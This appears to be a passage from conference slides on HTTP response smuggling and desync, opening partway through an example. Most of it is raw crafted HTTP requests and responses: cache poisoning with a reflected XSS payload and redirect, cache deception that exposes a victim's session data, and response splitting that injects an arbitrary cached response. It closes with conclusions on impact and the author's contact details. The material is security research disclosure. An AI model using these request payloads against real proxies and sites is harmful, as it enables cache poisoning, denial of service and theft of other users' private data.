Connection: Content-Length

HEAD /home.html HTTP/1.1
Host: www.vulnerable.com

POST /redirect HTTP/1.1
Host: www.vulnerable.com
Content-Length: 33

ref=<script>alert('XSS')</script>
```

```
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 18

This is an example
HTTP/1.1 200 OK
Content-Type: text/html
Cache-Control: public, max-age=7200
Content-Length: 77

HTTP/1.1 302 Found
Location:
www.vulnerable.com/<script>alert('XSS')<script>
```

HTTP Response Desync



Proxy Cache Poisoning

- Proxy cache gets poisoned by Cache-Control header
- Every URL can get poisoned **arbitrarily**
- Cached response can contain a payload (XSS, Open Redirect, XSRF)
- DoS by poisoning all URLs with static 404 response
- **Pipelining is created at client and forwarded as RFC specifies**

Proxy Cache Deception

```
GET /example HTTP/1.1
Host: www.vunerable.com
Content-Length: 54
Connection: Content-Length

HEAD /home.html HTTP/1.1
Host: www.vulnerable.com

GET /myAccount HTTP/1.1
Host: www.vulnerable.com
Cookie: mySessionCookie=abc123
```

```
HTTP/1.1 200 OK
Content-Type: text/html
Cache-Control: public, max-age=7200
Content-Length: 77

HTTP/1.1 200 OK
Content-Type: text/html

Hello Victim
Secret Data: ...
```

DEMO

Arbitrary Response Injection

Response Splitting

```
GET /example HTTP/1.1
Host: www.vulnerable.com
Connection: Content-Length
Content-Length: 241

HEAD /HelloWorld HTTP/1.1
Host: www.vulnerable.com

POST /reflection HTTP/1.1
Host: www.vulnerable.com
Content-Length: 137

ReflectedParam=AAAAAAAAAHTTP/1.1 OK 200
Cache-Control: max-age=9000
Content-Type: text/html
Content-Length: 20

Arbitrary Response
```

```
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 100

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length:120

Your parameter input was: AAAAAAAAAHTTP/1.1
OK 200
Cache-Control: max-age=9000
Content-Type: text/html
Content-Length: 20

Arbitrary Response
```

Conclusions

- Response Smuggling does NOT rely on extra vulnerabilities (RFC).
- Response/Request Hijack = **Confidentiality** compromised
- Proxy Cache Poisoning / Nested Injection = **Availability** compromised
- Response Scripting / Request Smuggling = **Integrity** compromised
- Arbitrary Response Writing + Cache = **Client** completely compromised
- Sleepy Request + Timing = Great increase in **Reliability**

Questions?

Twitter: @tincho_508

Email: tincho.doy@gmail.com